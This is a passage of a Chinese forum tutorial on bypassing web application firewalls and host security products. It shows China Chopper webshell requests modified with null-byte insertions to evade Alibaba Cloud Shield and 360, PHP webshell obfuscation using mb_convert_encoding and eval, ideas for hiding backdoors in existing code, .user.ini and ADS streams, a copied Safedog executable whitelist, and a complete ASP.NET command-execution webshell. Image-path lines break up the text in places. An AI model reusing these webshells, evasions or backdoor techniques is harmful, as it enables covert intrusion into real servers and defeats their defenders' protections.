【独家连载】我的WafBypass之道（Misc篇）

- Author：Tr3jer_CongRong
- Blog：www.Thinkings.org
- 第一篇《【独家连载】我的WafBypass之道（SQL注入篇）》地址：https://xianzhi.aliyun.com/forum/read/349.html
- 第二篇《【独家连载】我的WafBypass之道（upload篇）》地址：https://xianzhi.aliyun.com/forum/read/458.html

0x00 前言

> I am back ... 再不出这篇就要被笑然老板吊打了 ... 本来这一篇打算写免杀的。考虑了下既然是预期最后一篇那就写个汇总和一些偏门的吧。并且在辍写本文时将前两篇进行了增改。本文主要讲以下几点，也是讲的并不全，但是实用。对其进行简单的阐述下：

- Bypass 菜刀连接拦截

多数waf对请求进行检测时由于事先早已纳入了像菜刀这样的样本。通常waf对这块的检测就是基于样本，所以过于死板。

- webshell 免杀

讲webshell免杀也就直接写写姿势，一些特性功能、畸形语法、生僻函数比如回调等绕过查杀语法，不断变种、变种、变种。。。（混淆太恶心了，将其拿到实战上的人是怎么想的？）

- Bypass 禁止执行程序

黑客在进行提权时，主机防护软件安全狗、星外等会进行拦截。原理上都是基于黑白名单进行拦截敏感的程序调用。

- Bypass CDN查找原IP


cdn隐藏了原ip，在某种情况上使黑客无法做不正当勾当，那么自然就有各种绕过的方法。在这里附上一些靠谱的姿势和小工具。

0x01 Bypass 菜刀连接拦截

这里写两个案例，分别稍加修改菜刀的连接原始数据达到Bypass，very simple。证明拦截规则不能写的原样照搬，一个简单的一句话，并基于市面最广的菜刀为样本进行连接：

> 阿里云盾：

这个post数据是绝对会被云盾拦截的：



基于waf专员智力水平，肯定不是简单处理下请求就能绕过的。这里先将请求拆分，分别进行请求看看：

```
@eval%01(base64_decode($_POST[z0]));
```


测试发现过滤了eval这个函数，有意思的是eval%01(能被拦截肯定是因为原样照搬了这个菜刀的规则。而且只要在左括号前面插入%00就不会拦截，也就是：


```
@eval%00(base64_decode%00($_POST[z0]));
```

接下来就是绕过后面这段base64了，这段base64解密是段调用机器信息的php代码，拦截的有点暴力也很正常。话说回来，发现云盾能够将这段base64一段一段识别的，是

智能还是只是基于菜刀的样本?

```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIp  拦截
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01Ip  不拦截
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01IpO0BzZXRfdGltZV9saW1pdC
gwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIp  拦截
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01IpO0BzZXRfdGltZV9saW1pdC
gwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskR
D1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKS
REPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx
0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIp
IGFzICRMKWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7J
HU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cH
d1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGd
ldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7
cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw==  拦截
```





将这段base64三个字符三个字符挨个fuzz发现在%2B前面插入就不会拦截了：


```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01IpO0BzZXRfdGltZV9saW1pdC
gwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%01%2B
```

所以，因为云盾没匹配到菜刀的样本，只要将%01这样的空字符插对地方的话，就可以绕过了：

```
a=@eval%00(base64_decode%00($_POST[z0]));&z0=QGluaV9zZXQoImRpc3Bs
YXlfZXJyb3JzIiwiMC%01IpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3
F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%01%2BfCIpOzskRD1kaXJuYW1lKCRfU0
VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9
TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIo
JEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX
```


```
2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2
V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2d
ldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3Vz
ZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpbnQgJFI7O2Vja
G8oInw8LSIpO2RpZSgpOw==
```

当然，图方便可以再根据这个绕过规则改下菜刀。



> 360主机卫士：

主机卫士对菜刀的请求将直接判断为 "AttackType":"Caidao webshell" 样本：




在eval函数前面插入任意urlencode的字符即可绕过：

0x02 webshell免杀


免杀基于主机防护软件，这里拿安全狗、云锁、主机卫士举个可用的例子：

```
mb_convert_encoding( $str, $encoding1,$encoding2 )
```

这个函数用于编码转换的处理，验证下这个函数：



这个图证明的不够的话再来一个，UTF-16BE、UTF-16LE编码不管中英文的字符每个字符都是占两个字节，那么说回这个函数，支持转换的编码很全的，使用这个函数转换成UTF-16BE看看。



为了用户体验，主机防护软件对eval这类函数只要不被外部可控就不会被拦截：

```
$str=1;

@eval($str);
```

但只要外部可控就会被拦截。


> 经过处理后即可绕过：

```
$str=base64_decode("cGhwaW5mbygpOw==");
//$str=base64_decode(base64_encode($_POST['a']));

$str1=mb_convert_encoding($str, "GBK");
```

```
@eval($str1);
```

> 安全狗：

> 主机卫士：



> 云锁：

个人是不会使用这么蠢的后门或者混淆加密什么的，因为开发者后期维护代码时还是有可能被查到的，这里只是举个例子。推荐几个方案就是间接利用程序自身来做后门（改的越少越好 / 最好不要使用增添新文件的方式）：

```
利用404页面
在正常程序中多次调用GET、POST、Cookie的代码里:
//$a=$_POST['a'];
//%b=$_POST['b'];
$a($b); //a=assert&b=phpinfo()
利用ADS流
利用.user.ini //wooyun-drops-tips-3424
```

0x03 Bypass 禁止执行程序

这里以Safedog为例，最新版Safedog IIS 4.0已经不显示禁止IIS执行程序的白名单了：

找了个之前的版本搬一下白名单列表：

```
%windows%Microsoft.NET/Framework/v1.1.4322/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v1.1.4322/csc.exe
%windows%Microsoft.NET/Framework/v1.1.4322/vbc.exe
%windows%Microsoft.NET/Framework/v2.0.50727/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v2.0.50727/csc.exe
%windows%Microsoft.NET/Framework/v2.0.50727/vbc.exe
%windows%Microsoft.NET/Framework/v4.0.30319/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v4.0.30319/csc.exe
%windows%Microsoft.NET/Framework/v4.0.30319/vbc.exe
%windows%system32/drwatson.exe
%windows%system32/drwtsn32
%windows%system32/drwtsn32.exe
%windows%system32/vsjitdebugger.exe
C:/Windows/Microsoft.Net/Framework/v3.5/csc.exe
C:/Windows/Microsoft.Net/Framework/v3.5/vbc.exe
```


首先一个执行cmd小马：

```
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<script Language="c#" runat="server">

protected void FbhN(object sender,EventArgs e){

    try{

        Process ahAE=new Process();

        ahAE.StartInfo.FileName=path.Value;

        ahAE.StartInfo.Arguments=argm.Value;
```


```
        ahAE.StartInfo.UseShellExecute=false;

        ahAE.StartInfo.RedirectStandardInput=true;

        ahAE.StartInfo.RedirectStandardOutput=true;

        ahAE.StartInfo.RedirectStandardError=true;

        ahAE.Start();

        string Uoc=ahAE.StandardOutput.ReadToEnd();

        Uoc=Uoc.Replace("<","&lt;");

        Uoc=Uoc.Replace(">","&gt;");

        Uoc=Uoc.Replace("\r\n","<br>");

        tnQRF.Visible=true;

        tnQRF.InnerHtml="<hr width=\"100%\" noshade/><pre>"+Uoc+"
</pre>";

    }catch(Exception error){

        Response.Write(error.Message);

    }

}

</script>

<html>
 <head>
  <title>cmd webshell</title>
 </head>
 <body>
  <form id="cmd" method="post" runat="server">
   <div runat="server" id="vIac">
    <p>Path:<br /> <input class="input" runat="server" id="path"
type="text" size="100" value="c:\windows\system32\cmd.exe" />
</p> Param:
    <br />
    <input class="input" runat="server" id="argm" value="/c Set"
type="text" size="100" />
    <asp:button id="YrqL" cssclass="bt" runat="server"
text="Submit" onclick="FbhN" />
    <div id="tnQRF" runat="server" visible="false"
enableviewstate="false">
    </div>
```

```
    </div>
   </form>
  </body>
 </html>
```

拦截：

